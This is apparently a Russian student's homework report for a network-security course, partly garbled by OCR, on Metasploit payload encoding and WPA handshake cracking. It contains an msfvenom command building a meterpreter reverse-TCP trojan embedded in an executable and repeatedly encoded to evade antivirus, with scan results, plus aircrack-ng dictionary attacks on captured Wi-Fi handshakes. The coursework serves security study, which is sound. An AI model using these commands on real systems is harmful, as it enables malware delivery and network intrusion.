
Отчет к шестой домашней работе по дисциплине «Безопасность проводных и беспроводных сетей». Выполнил Хаукка Станислав.

1.Доделать задания с metasploit+encoders

С помощью msfvenom заинкодил meterpreter несколько раз разными алгоритмами и закинул на целевую машину.



```
rectebal:/media/sf_Share# msfvenom -p windows/x64/meterpreter/reverse tcp lhost=192.168.0.104 lport=448 -x exe.exe -e x86/shikata_ga_nai -i 177 -f exe >exe2.exe
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders

sttempting to encode payload with 177 iterations of x86/shikata_ga_nai
x86/shikata ga nai succeeded with size 537 (iteration=0)
x86/shikata ga nai succeeded with size 541 (iteration=1)
x86/shikata ga nai succeeded with size 591 (iteration=3)
x86/shikata ga nai succeeded with size 618 (iteration=3)
x86/shikata ga nai succeeded with size 632 (iteration=4)
x86/shikata_ga_nai succeeded with size 632 (iteration=5)
x86/shikata_ga_nai succeeded with size 639 (iteration=6)
x86/shikata_ga_nai succeeded with size 672 (iteration=8)
x86/shikata_ga_nai succeeded with size 726 (iteration=8)
x86/shikata_ga_nai succeeded with size 732 (iteration=8)
x86/shikata_ga_nai succeeded with size 732 (iteration=8)
x86/shikata_ga_nai succeeded with size 732 (iteration=9)
x86/shikata_ga_nai succeeded with size 834 (iteration=10)
x86/shikata_ga_nai succeeded with size 834 (iteration=11)
x86/shikata_ga_nai succeeded with size 888 (iteration=12)
x86/shikata_ga_nai succeeded with size 888 (iteration=13)
x86/shikata_ga_nai succeeded with size 888 (iteration=13)
x86/shikata_ga_nai succeeded with size 888 (iteration=12)
```



① 44 security vendors and no sandboxes flagged this file as malicious

7439cf97a48521e41f944a1104515e2acaccdc3dc75a7684edc7b0167a927265 exe2.exe

64bits assembly invalid-rich-pe-linker-version peexe spreader

13.00 KB 2022-05-03 12:54:39 UTC Size a moment ago



X Community Score


DETECTION DET	TAILS BEHAVIOR COMMUNITY				
Security Vendors' Analysis ①					
Acronis (Static ML)	① Suspicious	Ad-Aware	Trojan.Metasploit.A		
AhnLab-V3	① Trojan/Win64.RL_Generic.R359407	ALYac	① Trojan.Metasploit.A		
Arcabit	Trojan.Metasploit.A	Avast	() Win64:Evo-gen [Susp]		
AVG	(I) Win64:Evo-gen [Susp]	Avira (no cloud)	TR/Crypt.XPACK.Gen7		
BitDefender	① Trojan.Metasploit.A	ClamAV	() Win.Trojan.MSShellcode-6360730-0		
CrowdStrike Falcon	(I) Win/malicious_confidence_100% (D)	Cybereason	① Malicious.0896d9		
Cylance	① Unsafe	Cynet	() Malicious (score: 100)		
Cyren	① W64/Rozena.AE.gen!Eldorado	DrWeb	BackDoor.Shell.244		
Elastic	() Malicious (high Confidence)	Emsisoft	Trojan.Metasploit.A (B)		
eScan	① Trojan.Metasploit.A	ESET-NOD32	A Variant Of Win64/Rozena.J		
Fortinet	① W64/Rozena.Jltr	GData	() Win64.Trojan.Rozena.A		

-] No platform was seld -] No arch selected, si dound 1 compatible enco- ixtempting to encode pa :86/alpha_upper succeed. :86/alpha_upper succeed. :86/alpha_upper succeed.	yload with 5 iterations of x86/alpha_upper ed with size 1089 (iteration=0) ed with size 2247 (iteration=1) ed with size 4563 (iteration=2) ed with size 9195 (iteration=3) ed with size 18458 (iteration=4) with final size 18458 es	104 lport=448 -x exe2.exe -	e x86/alpha_upper -i 5 -f exe >exe3.exe
45	① 45 security vendors and 1 sandbox flagged this file as malicious		
? Community Score	a3cbb2e383c5052efda722c13327533f05248962629a41ae6995921960165641 exe3 exe	31.50 KB Size	2022-05-03 12:58:31 UTC 8 minutes ago
DETECTION	DETAILS BEHAVIOR COMMUNITY		
Security Vendors' Ar	nalysis ①		
Acronis (Static ML)	① Suspicious	Ad-Aware	Trojan.Metasploit.A
AhnLab-V3	① Malware/Win64.Generic.C1684450	ALYac	1 Trojan.Metasploit.A
Arcabit	① Trojan.Metasploit.A	Avast	① Win64:Evo-gen [Susp]
AVG	① Win64:Evo-gen [Susp]	Avira (no cloud)	TR/Crypt.XPACK.Gen7
BitDefender	① Trojan.Metasploit.A	ClamAV	① Win.Exploit.Alpha_Upper-1
CrowdStrike Falcon	(T) Win/malicious confidence 100% (D)	Cvbereason	Malicious.773c2f

Из интересного: после alpha_upper встроенный экран windows 10 не почувствовал зловредный файл.

Virustotal разумеется идентифицировал файл как вредоносный многими движками.

Пытался проэксплуатировать и подключиться, но на стороне жертвы программа падала...(



2.Ознакомиться с утилитами работы wifi					
С утилитами из серии air знаком, т.к. уже занимался мониторингом сетей альфой.					

3. Разобрать дамп wpa.full.cap, найти хэндшейки в дампе, и попробовать сбрутить (показывал на уроке)

Проверил полноту дампа и запустил аиркрэк для его анализа. Нашел 1 рукопожатие а также тас и имя сети:

```
(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
cowpatty -r wpa.full.cap -с
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA/PSK passphrase.
   (root®kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
aircrack-ng wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.
   # BSSID
                              ESSID
                                                             Encryption
   1 00:14:6C:7E:40:80 teddy
                                                             WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.
1 potential targets
Please specify a dictionary (option -w).
```

Запустил перебор по словарю и нашел пароль:

```
(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]

# aircrack-ng -w /home/kali/Downloads/rockyou.txt -b 00:14:6C:7E:40:80 wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets
```

4. Найти хендшейк в предложенных дампах. Назвать ESSID, BSSID и канал атакованной сети, имя файла с EAPOL-пакетами.

ESSID	BSSID
D4:21:22:34:D7:B4	MGTS GPON 7881
D4.24.22.24.D7.D4	
D4:21:22:34:D7:B4	MGTS_GPON_7881
00:14:6C:7E:40:80	Teddy
D4:6E:0E:D5:C9:1E	Floor13
E0:3F:49:21:6E:88	BP26
	D4:21:22:34:D7:B4 D4:21:22:34:D7:B4 00:14:6C:7E:40:80 D4:6E:0E:D5:C9:1E

```
i)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
    aircrack-ng dump-01.cap
Reading packets, please wait...
Opening dump-01.cap
Read 4715 packets.
   # BSSID
                         ESSID
                                                   Encryption
   1 D4:21:22:34:D7:B4 MGTS_GPON_7881
                                                   WPA (0 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening dump-01.cap
Read 4715 packets.
1 potential targets
Please specify a dictionary (option -w).
```

```
Li)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
   aircrack-ng dump-02.cap
Reading packets, please wait ...
Opening dump-02.cap
Read 3937 packets.
   # BSSID
                                                    Encryption
                         ESSID
   1 D4:21:22:34:D7:B4 MGTS_GPON_7881
                                                   WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait ...
Opening dump-02.cap
Read 3937 packets.
1 potential targets
Please specify a dictionary (option -w).
```

```
(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
# aircrack-ng Dump HashCat.cap.cap
Reading packets, please wait ...
Opening Dump_HashCat.cap.cap
Read 504246 packets.

# BSSID ESSID Encryption

1 D4:6E:0E:D5:C9:1E Floor13 WPA (1 handshake)
2 E0:3F:49:21:6E:88 BP26 WPA (0 handshake)

Index number of target network ? 1

Reading packets, please wait ...
Opening Dump_HashCat.cap.cap
Read 504246 packets.
```

Где достать номер канала не понял, как и что он нам особого даст.